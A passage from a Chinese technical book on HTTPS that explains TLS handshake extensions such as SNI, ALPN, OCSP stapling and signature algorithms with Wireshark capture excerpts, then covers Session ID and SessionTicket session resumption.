`elliptic_curves` 扩展是客户端告诉服务器端其支持的命名曲线，TLS/SSL 协议中一般使用固定的几条命名曲线，分别是 `secp256r1`、`secp384r1`、`secp224r1`。

使用 Wireshark 抓包客户端包含的 `elliptic_curves` 扩展和 `ec_point_formats` 扩展：

```
Extension: supported_groups (len=10)
  Type: supported_groups (10)
  Length: 10
  Supported Groups List Length: 8
  Supported Groups (4 groups)
```

```

Supported Group: Reserved (GREASE) (0xbaba)
Supported Group: x25519 (0x001d)
Supported Group: secp256r1 (0x0017)
Supported Group: secp384r1 (0x0018)
Extension: ec_point_formats (len=2)
  Type: ec_point_formats (11)
  Length: 2
  EC point formats Length: 1
  Elliptic curves point formats (1)
    EC point format: uncompressed (0)

```

`ec_point_formats` 扩展表示是否对椭圆曲线的参数进行压缩，一般不启用压缩（uncompressed）。

使用 Wireshark 抓包服务器响应的 `ec_point_formats` 扩展：

```

Extension: ec_point_formats (len=4)
  Type: ec_point_formats (11)
  Length: 4
  EC point formats Length: 3
  Elliptic curves point formats (3)
    EC point format: uncompressed (0)
    EC point format: ansiX962_compressed_prime (1)
    EC point format: ansiX962_compressed_char2 (2)

```

8.6.2 signed_certificate_timestamp

该扩展和证书透明度有关，每一张服务器实体证书都可以由 CA 机构或服务器实体提交给 CT 日志服务器从而获得证书 SCT 信息。

客户端有很多方式获取 SCTs 信息，比如可以通过 TLS 扩展、OCSP、证书扩展获取。本章通过 TLS/SSL 协议扩展的方式获取 SCTs 信息。

通过 `signed_certificate_timestamp` 扩展，客户端可以要求服务器端提供一组 SCTs 信息，关于证书透明度可以参考 RFC 6962 文档。

使用 Wireshark 抓包客户端发送的 `signed_certificate_timestamp` 扩展：

```

Extension: signed_certificate_timestamp (len=0)
  Type: signed_certificate_timestamp (18)
  Length: 0

```

使用 Wireshark 抓包服务器端响应的 `signed_certificate_timestamp` 扩展：

```

Extension: signed_certificate_timestamp (len=242)
  Type: signed_certificate_timestamp (18)

```

```
Length: 242
Serialized SCT List Length: 240
# Google 'Icarus' log
Signed Certificate Timestamp (Google 'Icarus' log)
  Serialized SCT Length: 118
  SCT Version: 0
  Log ID:
  Timestamp: Sep  3, 2017 08:16:14.757000000 UTC
  Extensions length: 0
  Signature Hash Algorithm: 0x0403
  Signature Length: 71
  Signature:
# Google 'Pilot' log
Signed Certificate Timestamp (Google 'Pilot' log)
  Serialized SCT Length: 118
  SCT Version: 0
  Log ID:
  Timestamp: Sep  3, 2017 08:19:10.220000000 UTC
  Extensions length: 0
  Signature Hash Algorithm: 0x0403
    Signature Hash Algorithm Hash: SHA256 (4)
    Signature Hash Algorithm Signature: ECDSA (3)
  Signature Length: 71
  Signature:
```

通过输出可以看出，响应包含了两个 Certificate Logs 服务，都是由谷歌提供的。

8.6.3 Status Request 扩展

客户端接收到服务器发送的证书后，完成证书校验并不能代表完成身份验证，因为某些证书可能已经被 CA 机构吊销，所以客户端有义务通过 CRL 和 OCSP 机制校证书是否已经吊销。这两种机制需要客户端额外发送一个请求，可能会阻塞通信双方的握手，为了避免该问题，一般使用 OCSP 封套技术，该技术主要由服务器端向 CA 机构发送证书的 OCSP 请求。

为了使用 OCSP 封套技术，客户端 Client Hello 消息中增加一个 status_request 扩展，该扩展包含一些证书状态请求，比如 OCSP。

该扩展的 extension_data 包含 CertificateStatusRequest 信息，结构如下：

```
# OCSP 证书状态类型
enum { ocsp(1), (255) } CertificateStatusType;

# OCSPStatusRequest 结构
```

```

struct {
    ResponderID responder_id_list<0..2^16-1>;
    Extensions request_extensions;
} OCSPStatusRequest;

struct {
    CertificateStatusType status_type;
    select (status_type) {
        # 目前主要包含 OCSP 请求
        case ocsp: OCSPStatusRequest;
    } request;
} CertificateStatusRequest;

```

服务器接收到该扩展请求后，会发送一条独立的 **CertificateStatus** 子消息，该子消息是握手协议新增的子消息，该消息是紧跟着证书子消息发送的。

CertificateStatus 消息结构如下：

```

opaque OCSPResponse<1..2^24-1>;

struct {
    CertificateStatusType status_type;
    select (status_type) {
        case ocsp: OCSPResponse;
    } response;
} CertificateStatus;

opaque OCSPResponse<1..2^24-1>;

```

OCSPResponse 包含了一个完整经过 DER 编码的 OCSP 封套响应。需要注意的是，**CertificateStatus** 子消息只能返回服务器实体证书的 OCSP 信息。

使用 Wireshark 抓包客户端发送的 **status_request** 扩展：

```

Extension: status_request (len=5)
  Type: status_request (5)
  Length: 5
  Certificate Status Type: OCSP (1)
  Responder ID list Length: 0
  Request Extensions Length: 0

```

使用 Wireshark 抓包 **CertificateStatus** 子消息该扩展的响应：

```

Handshake Type: Certificate Status (22)
Length: 531
Certificate Status Type: OCSP (1)
Certificate Status

```

```
Certificate Status Length: 527
OCSP Response
  responseStatus: successful (0)
  responseBytes
    # OCSP 响应类型
    ResponseType Id: 1.3.6.1.5.5.7.48.1.1 (id-pkix-ocsp-basic)
    BasicOCSPResponse
      tbsResponseData
        signatureAlgorithm (sha256WithRSAEncryption)
        Padding: 0
        signature: 008fc01720efdb6df4550499b6b7a0b532f93e8f3dab651c...
```

8.6.4 renegotiation_info 重协商扩展

重协商是 TLS/SSL 协议非常重要的一个功能,但不管是客户端还是服务器发出的重协商都存在安全漏洞,而 `renegotiation_info` 扩展的出现就是为了解决该漏洞。该扩展会对原有 TLS/SSL 协议连接的双方进行身份验证,确保重协商的对端就是原有连接的对端,关于重协商的概念,会在第 9 章做进一步的描述。

该扩展的结构非常简单:

```
struct {
    opaque renegotiated_connection<0..255>;
}
```

8.6.5 ALPN 扩展

应用层协议协商扩展 (Application Layer Protocol Negotiation, ALPN), HTTP 有两个版本,分别是 HTTP/1.1 和 HTTP/2,当用户在浏览器输入一个网址的时候,浏览器连接服务器的时候,并不知道服务器是否支持 HTTP/2。

为了询问服务器是否支持特定的应用层协议,出现了 ALPN 扩展,客户端会在 Client Hello 消息中发送该扩展,一旦服务器支持 HTTP/2,则会在 Server Hello 消息中响应该扩展,这样客户端和服务器端就能统一使用 HTTP/2。

总结说来,ALPN 也是一个应用层协议,表示客户端和服务器端能够协商出一个应用层协议,应用层协议的底层协议是 TLS/SSL 协议,关于该扩展的更多内容可参考 RFC 7301 文档。

使用 Wireshark 抓包客户端的 ALPN 扩展:

```
Extension: application_layer_protocol_negotiation (len=14)
```

```

Type: application_layer_protocol_negotiation (16)
Length: 14
ALPN Extension Length: 12
# 查询服务器是否支持 HTTP/1.1 和 HTTP/2
ALPN Protocol
    ALPN string length: 2
    ALPN Next Protocol: h2
    ALPN string length: 8
    ALPN Next Protocol: http/1.1

```

使用 Wireshark 抓包服务器的 ALPN 扩展响应:

```

Extension: application_layer_protocol_negotiation (len=5)
    Type: application_layer_protocol_negotiation (16)
    Length: 5
    ALPN Extension Length: 3
    ALPN Protocol
        ALPN string length: 2
        #表示支持 HTTP/2
        ALPN Next Protocol: h2

```

8.6.6 Maximum Fragment Length 扩展

TLS/SSL 协议的 TLS 记录层协议会对所有的上层数据进行分块, 默认每块的最大数量是 2^{14} 字节, 为了节省内存和带宽, 也可以动态地调整每个块的长度, 目前支持 4 种大小的调整方式:

```

enum{
    2^9(1), 2^10(2), 2^11(3), 2^12(4), (255)
} MaxFragmentLength;

```

该扩展用得并不多, 使用 Wireshark 抓包并没有发现客户端发送该扩展。

8.6.7 SNI 扩展

服务器名称指示 (Server Name Indication, SNI) 扩展, 这是非常有用的一个扩展, 在介绍该扩展之前, 先介绍虚拟主机的概念。

虚拟主机就是某一台主机 (某一个 IP) 可以绑定多个 Web 服务, 从而有效地扩展服务器的能力, 毕竟一台主机只能提供一个 Web 服务就太浪费资源了。

比如某个主机 (IP) 部署了 `www1.example.com`、`www2.example.com`、`www3.example.com` 三个服务, Nginx 和 Apache 等主流 Web 服务器都支持虚拟主机的部署方式。

当一个用户通过 HTTP/1.1 访问 `www1.example.com`，浏览器解析 URL 中的主机名字，通过 DNS 查询出该服务器的 IP 地址，然后连接至该服务器。

请求消息中包含一个 `host` HTTP 头部，`host` HTTP 头部的值就是 `www1.example.com`，服务器接收到请求并解析 `host` HTTP 头部，将请求转发给特定的 Web 虚拟主机，在这个例子中就是 `www1.example.com`。

当用户访问 HTTPS 网站时就遇到了问题。部署 HTTPS 的时候，每个虚拟主机绑定了对应的证书，客户端连接 HTTPS 网站的时候，解析出主机的 IP 地址后，就创建了一个 TLS 连接，在没有完成握手之前，客户端不会发送应用层数据，对于服务器端来说，接收的消息中并没有 `host` HTTP 头部，在这样的情况下，服务器并不知道响应哪张证书。

为了解决这问题，TLS/SSL 增加了一个 SNI 扩展，该扩展类似于 `host` HTTP 头部，客户端在发送 Client Hello 消息的时候，会增加 SNI 扩展，该值就是待访问网站的主机名，比如 `www1.example.com`，服务器接收到该请求后，解析出 SNI 的值，就返回该主机对应的证书。

这是非常重要的一个扩展，但是还有很多客户端或者设备不发送该扩展，比如 Windows XP 系统，这阻碍了 HTTPS 网站的全面部署。为了解决该问题，很多部署者只能将所有的主机合并到一张证书中，不管用户访问哪个主机，得到的是同一张证书。

使用 Wireshark 抓包客户端发送的 SNI 扩展：

```
Extension: server_name (len=21)
  Type: server_name (0)
  Length: 21
  Server Name Indication extension
    Server Name list length: 19
    Server Name Type: host_name (0)
    Server Name length: 16
    Server Name: www1.example.com
```

对于该扩展，服务器 Server Hello 消息不用回应。

8.6.8 Signature Algorithms 扩展

签名算法包含两个算法，分别是摘要算法和签名算法。签名算法在 TLS/SSL 协议中用途很广，比如 CA 机构会使用签名算法对服务器实体的 CSR 请求进行签名，服务器实体也可能包含一对支持签名算法的密钥对，比如 RSA 密钥对、ECDSA 密钥对。

Signature Algorithms 扩展的作用就是客户端告诉服务器端其支持的所有签名算法对，

"extension_data"字段包含了一系列支持的签名算法对，重新回顾下签名算法的结构：

```
# 所有支持的摘要算法
enum {
    none(0), md5(1), sha1(2), sha224(3), sha256(4), sha384(5),
    sha512(6), (255)
} HashAlgorithm;

# 所有支持的签名算法
enum { anonymous(0), rsa(1), dsa(2), ecdsa(3), (255)
} SignatureAlgorithm;

# 签名算法由两个算法组成
struct {
    HashAlgorithm hash;
    SignatureAlgorithm signature;
} SignatureAndHashAlgorithm;
```

Signature Algorithms 扩展包含多个签名算法对，其结构如下：

```
SignatureAndHashAlgorithm
supported_signature_algorithms<2..2^16-2>;
```

使用 Wireshark 抓包客户端发送的 **Signature Algorithms** 扩展：

```
Extension: signature_algorithms (len=20)
  Type: signature_algorithms (13)
  Length: 20
  Signature Hash Algorithms Length: 18
  Signature Hash Algorithms (9 algorithms)
    Signature Hash Algorithm: 0x0403
      Signature Hash Algorithm Hash: SHA256 (4)
      Signature Hash Algorithm Signature: ECDSA (3)
    Signature Hash Algorithm: 0x0804
    Signature Hash Algorithm: 0x0401
    Signature Hash Algorithm: 0x0503
      Signature Hash Algorithm Hash: SHA384 (5)
      Signature Hash Algorithm Signature: ECDSA (3)
    Signature Hash Algorithm: 0x0805
    Signature Hash Algorithm: 0x0501
    Signature Hash Algorithm: 0x0806
    Signature Hash Algorithm: 0x0601
      Signature Hash Algorithm Hash: SHA512 (6)
      Signature Hash Algorithm Signature: RSA (1)
    Signature Hash Algorithm: 0x0201
      Signature Hash Algorithm Hash: SHA1 (2)
      Signature Hash Algorithm Signature: RSA (1)
```

服务器不用在 Server Hello 消息中响应该扩展。

如果客户端没有发送该扩展，服务器如何知晓客户端支持哪些扩展呢？服务器会根据协商出的密码套件推断出客户端支持的签名算法，规则如下：

- ◎ 如果协商出的密钥算法是这些算法（RSA、DHE_RSA、DH_RSA、RSA_PSK、ECDH_RSA、ECDHE_RSA）之一，则表示客户端支持的签名算法是{sha1,rsa}。
- ◎ 如果协商出的密钥算法是这些算法（DHE_DSS、DH_DSS）之一，则表示客户端支持的签名算法是{sha1,dsa}。
- ◎ 如果协商出的密钥算法是这些算法（EDH_ECDSA、ECDHE_ECDSA）之一，则表示客户端支持的签名算法是{sha1,ecdsa}。

需要注意的是，SHA1 算法并不代表不安全，尤其在结合签名算法使用的时候。同时摘要算法和签名算法也不能随意组合，比如 DSA 算法只能结合 SHA1 算法。

8.7 基于 Session ID 的会话恢复

讲完握手协议之后，下面讲解 TLS/SSL 协议中非常重要的一个概念，那就是会话恢复。所谓会话恢复，就是客户端和服务端进行简短的握手，不是完整的握手。

8.7.1 什么是会话

当客户端和服务端握手成功，建立了一个完整的 TLS 连接，只要客户端和服务端不主动关闭该连接，HTTPS 的应用层数据请求就一直受该 TLS 连接保护，一旦客户端和服务端关闭该连接，那么客户端下次访问 HTTPS 网站的时候就要进行一次新的连接，造成了极大的网络延迟，并消耗客户端和服务端的运算能力。

有没有一种机制能够复用先前的 TLS 连接呢？或者说能否恢复先前的 TLS 会话呢？在 TLS/SSL 协议中，可以使用会话恢复机制。

会话恢复有两种形式，分别是基于 Session ID 的会话恢复和基于 Session ticket 的会话恢复，本节主要讲解基于 Session ID 的会话恢复。

一个完整的会话（Session）包括什么呢？握手协议完成后，服务器端会在内存中保存会话信息，包括如下部分。

- ◎ 会话标识符（session identifier）：每个会话都有唯一编号。
- ◎ 证书（peer certificate）：对端的证书，一般情况下都为空。

- ◎ 压缩算法 (compression method): 一般不启用。
- ◎ 密码套件 (cipher spec): 客户端和服务端协商出的密码套件。
- ◎ 主密钥 (master secret): 每个会话会保存一个主密钥, 注意不是预备主密钥。
- ◎ 会话可恢复标识 (is resumable): 表示某个会话是否可恢复。


通过服务器保存的会话信息, 最终能够生成 TLS 记录层协议所需要的加密参数 (security parameters), 从而能够保护应用层的数据。

8.7.2 Session ID 的工作原理

在了解会话恢复之前, 先回顾一下完整握手过程:

- ◎ 客户端发送 Client Hello 消息, 其中传递的 Session ID 值为空。
- ◎ 服务器端检查客户端的 Session ID 值, 如果该值为空, 则进行完整的握手。生成一个新的 Session ID, 该值通过服务器端的 Server Hello 消息传递给客户端。
- ◎ 客户端接收到服务器端的 Session ID 值后, 会记录在内存中, 也就是说客户端仅在内存中保存一个 Session ID 值。
- ◎ 服务器端和客户端完整处理 Finished 消息后, 代表一个完整的会话结束, 服务器端将会话信息保存 Session Cache 中, 键值就是 Session ID, 键值对应的内容就是会话信息。

基于 Session ID 的会话恢复处理流程如下:



基于流程, 描述下客户端和服务端是如何处理的。

- ◎ 客户端再次请求相同的网站, 如果该网站对应的 Session ID 值不为空, 则 Client Hello 消息附带该值。
- ◎ 服务器接收到该请求后, 检查 Session Cache 是否能够匹配键值为 Session ID 的会话, 如果没有或者不可恢复会话, 则进行完整的握手协议, 同时生成一个新的

Session ID 返回给客户端。

- ◎ 服务器端如果能够恢复本次连接，则直接发送 ChangeCipherSpec 和 Finished 子消息，不进行密码协商，因为主密钥存在于 Session Cache 中。
- ◎ 最终客户端也发送 ChangeCipherSpec 和 Finished 子消息，表示会话恢复成功。

基于 Session ID 的会话恢复主要由服务器端存储会话信息，该方式很早以前就存在于 TLS/SSL 协议中，大部分客户端和服务器端都支持这种恢复方式。

会话恢复需要注意的点：

- ◎ 即使客户端和服务器端能够恢复出上次连接的主密钥，客户端和服务器端最终生成的密钥块和先前的密钥块是不一样的，主要原因就在于通过 PRF 生成密钥块的时候，客户端和服务器端的随机数不同于前一次连接，这也有效地增强了安全性。
- ◎ 在恢复会话完成后，也要校验客户端和服务器端的 Finished 消息，避免握手消息篡改。
- ◎ 恢复会话的时候，本次连接协商出的密码套件必须和会话中的密码套件是一致的，否则就要进行完整的握手。
- ◎ 是否恢复成功取决于客户端和服务器端，即使存在可以恢复的会话，服务器也可以要求进行完整的握手。
- ◎ 会话中并不保存扩展信息，所以每个扩展必须充分考虑会话恢复的情况。
- ◎ Session ID 是明文传输的，服务器 Session ID 不应该包含隐私数据，Session ID 也很容易篡改或者伪造，不过有 Finished 消息的存在，一般不会遇到攻击。

客户端可以发送的 Session ID 来源有很多，比如：

1) 上一次完成握手后客户端记录的 Session ID

这种情况很好理解，比如用户间隔一段时间再次访问某个该网站，客户端就可以传递该 Session ID。

2) 客户端使用另外一条连接正在使用的 Session ID

现代浏览器一般允许同时有多个连接请求，以便进行并行处理，某一条连接完成生成一个 Session ID 后，客户端另外一条连接就可以发送该 Session ID，也就是相同时间点发送的连接可以包含同样的 Session ID。

3) 客户端可以使用当前连接的 Session ID

只要客户端接收到服务器端 Server Hello 消息的 Session ID，就可以在下个连接中立刻

发送该 Session ID。

8.7.3 Session ID 的优缺点

1) Session ID 会话恢复的好处

- ◎ 减少网络延迟，通过交互图可以看出完整握手协议需要两个 RTT（一次消息往返），而简短的握手则减少了一个 RTT。
- ◎ 减少了客户端和服务端端的负载，握手协议耗时的操作在于密码学的运算，尤其是密钥协商需要消耗大量的 CPU 运算，而简单的握手并不需要进行密钥协商。

2) Session ID 会话恢复的缺点

- ◎ 由服务器存储会话信息，这极大地限制了服务器的扩展能力，为了避免占用太多的内存，要充分考虑到会话的生命有效期。
- ◎ TLS/SSL 协议只是规定 Session Cache 的存储方式，没有考虑如何实现 Session Cache。

大部分 Web 服务器都是基于底层的 OpenSSL 库实现的 Session Cache，没有考虑多个主机共享 Session Cache 的问题。

比如某个大型网站，有多台 Web 服务器（比如 A 和 B 服务器），某个用户访问该网站，该网站的负载均衡设备将该请求重定向到 A 服务器上，握手成功后在 A 服务器的 Session Cache 中记录会话信息。过了一段时间，还是该用户再次连接该网站，网站的负载均衡设备将该请求重定向到 B 服务器上，由于 B 服务器 Session Cache 中没有该用户的会话信息，无法进行会话恢复。

也有一些补丁支持分布式服务器 Session Cache，但在实现的时候必须留心，不要因为查询分布式缓存造成进程的阻塞，从而影响握手的速度和稳定性。目前 Nginx 官方就没有支持分布式服务器 Session Cache，如果使用第三方的补丁，安装和维护的复杂性就进一步增加了。

总体来说，服务器存储和不支持分布式 Session Cache 极大限制了会话恢复效果，所以接下来介绍一种新的会话恢复方式，那就是 SessionTicket。

8.8 SessionTicket

SessionTicket 是另外一种会话恢复方式，解决了 Session ID 会话恢复存在的缺点，是

一种更好的会话恢复方式。

SessionTicket 的处理标准定义在 RFC 5077 中，在 TLS/SSL 协议中，SessionTicket 以 TLS 扩展的方式完成会话恢复，SessionTicket 扩展的实现定义在 RFC 4507 上。

8.8.1 SessionTicket 的应用场景

SessionTicket 主要解决 Session ID 会话恢复存在的问题，如果遇到以下问题，那么特别适合使用 SessionTicket。

- ◎ Session ID 会话信息存储在服务器端，对于大型 HTTPS 网站来说，占用的内存量非常大，是非常大的开销。
- ◎ HTTPS 网站提供者希望会话信息的生命周期更长一点，尽量使用简短的握手。
- ◎ HTTPS 网站提供者希望会话信息能够跨主机访问，Session ID 会话恢复显然不能。
- ◎ 嵌入式的服务器没有太多的内存存储会话信息。

如果遇到以上问题，那么使用 SessionTicket 显然是合适的。

8.8.2 SessionTicket 的交互流程

SessionTicket 从应用的角度来看，原理很简单，服务器将会话信息加密后以票据 (ticket) 的方式发送给客户端，服务器本身不存储会话信息。客户端接收到票据后将其存储到内存中，如果想恢复会话，则下一次连接的是将票据发送给服务器端，服务器端解密后，如果确认无误则表示可以进行会话恢复，完成了一次简短的握手。


相对于 Session ID 的恢复来说，有两点的改变：


- ◎ 会话信息由客户端保存。
- ◎ 会话信息需要由服务器端解密，客户端不参与解密过程，只负责存储和传输。

SessionTicket 在具体实现的时候，其实有多种情况，接下来一一说明。

1) 基于 SessionTicket 进行完整的握手

处理流程如下：





(1) 对于一次新连接, 如果期望服务器支持 SessionTicket 会话恢复, 则在客户端 Client Hello 消息中包括一个空的 SessionTicket TLS 扩展。


(2) 如果服务器支持 SessionTicket 会话恢复, 服务器的 Server Hello 消息中也包括一个空的 SessionTicket TLS 扩展。

(3) 服务器端对会话信息进行加密保护, 生成一个票据, 然后在 NewSessionTicket 子消息中发送该票据, NewSessionTicket 子消息是握手协议的一个独立子消息。由于是完整的握手, 其他的一些子消息也会正常处理。

(4) 客户端收到 NewSessionTicket 子消息后, 将票据存储起来, 以便下次使用。

2) 基于 SessionTicket 进行简短的握手

现在介绍下如何基于 SessionTicket 进行会话恢复, 具体流程如下:



(1) 客户端存储了一个票据, 如果希望恢复会话, 则在客户端的 Client Hello 消息中包括一个非空的 SessionTicket TLS 扩展。

(2) 服务器端接收到非空票据后, 对票据进行解密校验, 如果可以恢复则在服务器

Server Hello 消息中发送一个空的 SessionTicket TLS 扩展。

(3) 由于是简短握手，所以 Certificate 和 ServerKeyExchange 等子消息不发送，接下来发送一个 NewSessionTicket 子消息来更新票据，票据也是有有效期的。


(4) 客户端和服务端接着校验 Finished 子消息则表示简单握手完成，顺利完成会话恢复。

3) 服务器不支持 SessionTicket 的交互流程

客户端发送了非空的 SessionTicket TLS 扩展后，服务器可以选择不支持会话恢复，也不生成新的票据，为了达到这个目的，可以在服务器端 Server Hello 消息中不响应 SessionTicket TLS 扩展，也不发送 NewSessionTicket 子消息。

4) 服务器校验票据失败的流程

客户端发送了非空的 SessionTicket TLS 扩展后，服务器校验失败后，可以重新生成新的票据支持 SessionTicket，该流程和基于 SessionTicket 进行完整握手的流程差不多，只是不发送 NewSessionTicket 消息，大概流程如下：



8.8.3 SessionTicket TLS 扩展

理解了 SessionTicket 的交互流程，再理解 SessionTicket TLS 扩展就很容易了。

(1) 如果客户端想获得一个票据，可以在客户端 Client Hello 消息中发送一个空的 SessionTicket TLS 扩展。

(2) 如果服务器端不想支持 SessionTicket 会话恢复，客户端 Client Hello 消息中不发送 SessionTicket TLS 扩展即可。

(3) 如果服务器端支持生成票据，不管客户端发送的 SessionTicket TLS 扩展是不是为空，服务器都会发送 NewSessionTicket 子消息，该消息包含一个票据。

(4) 服务器端没有接收到客户端的 SessionTicket TLS 扩展，不用进行任何 SessionTicket 处理。

8.8.4 NewSessionTicket 握手子消息

该消息必须在 ChangeCipherSpec 协议发送之前发送，如果服务器端 Server Hello 消息包含 SessionTicket TLS 扩展，则必须发送该消息；如果服务器端 Server Hello 消息不包含 SessionTicket TLS 扩展，则不能发送该消息，表示客户端或者服务器端不想使用 SessionTicket 会话恢复机制。

由于该消息也是握手协议的一部分，Finished 子消息校验消息完整性的时候也必须包含 NewSessionTicket 子消息。

如果服务器端成功校验客户端发送的票据，必须重新生成一个票据，然后通过 NewSessionTicket 子消息发送新票据，客户端在下次连接的时候应该发送新的票据。

和标准的 TLS/SSL 协议相比，握手协议新增了几个子消息，比如上一节讲解的 CertificateStatus 子消息。

```
struct {
    HandshakeType msg_type;
    uint24 length;
    select (HandshakeType) {
        case certificate_url:      CertificateURL;
        case certificate_status:   CertificateStatus;
        case session_ticket:       NewSessionTicket;
    } body;
} Handshake;
```

NewSessionTicket 子消息中包含最重要的元素就是票据，票据也有生命周期，服务器端应该校验票据的有效期，过期的票据不能用于进行会话恢复。

NewSessionTicket 子消息的结构如下：

```
struct {
    # 票据的有效期
    uint32 ticket_lifetime_hint;
```

```
opaque ticket<0..2^16-1>;  
} NewSessionTicket;
```

票据的生成完全由服务器端控制，客户端只是传输票据，不涉及票据的解密。

不同的 Web 服务器，票据生成使用的算法也不尽相同，但在实现的时候一定要注意安全性，一旦票据加密的密钥被破解，则失去了前向安全性。

RFC 5077 推荐了一种票据的生成方式，简单描述下。

首先了解票据的数据结构：

```
struct {  
    opaque key_name[16];  
    opaque iv[16];  
    opaque encrypted_state<0..2^16-1>;  
    opaque mac[32];  
} ticket;
```

- ◎ **key_name**：票据加密使用的密钥文件。
- ◎ **iv**：初始化向量，AES 加密算法需要使用。
- ◎ **mac**：票据需要加密和完整性保护。
- ◎ **encrypted_state**：票据详细信息，存储的是会话信息。

encrypted_state 会话信息的结构如下：

```
struct {  
    ProtocolVersion protocol_version;  
    CipherSuite cipher_suite;  
    CompressionMethod compression_method;  
    opaque master_secret[48];  
    # 客户端的标识符  
    ClientIdentity client_identity;  
    # 票据过期时间  
    uint32 timestamp;  
} StatePlaintext;
```

key_name 是包含了多组的密钥（也可以是一组），每组密钥包含 aes-128-cbc 的密钥和 HMAC-SHA-256 的密钥。至于为什么建议是多组的密钥，看到第 10 章就会明白，目前读者只要明白需要一组密钥用于票据加密，这组密钥一般是服务器配置的。

接下来看看加密过程：

- ◎ 生成初始化向量 IV，然后对 **encrypted_state** 加密。
- ◎ 接着对加密结果、**key_name**、iv 进行 MAC 运算得到最终的票据。

对于读者来说，了解会话恢复的原理很重要。能够正确通过 Nginx 或者 Apache 部署即可，会话恢复是提升 HTTPS 性能非常关键的解决方案，也是 HTTPS 的一个重要知识点。

8.8.5 两种会话恢复方式如何共存

基于 Session ID 和 SessionTicket 的会话恢复会不会同时有效果？会不会有冲突？两者之间的关系比较复杂，简单做下说明。

（1）如果服务器想使用 SessionTicket 机制，那么服务器 Server Hello 可以不发送 session_id。

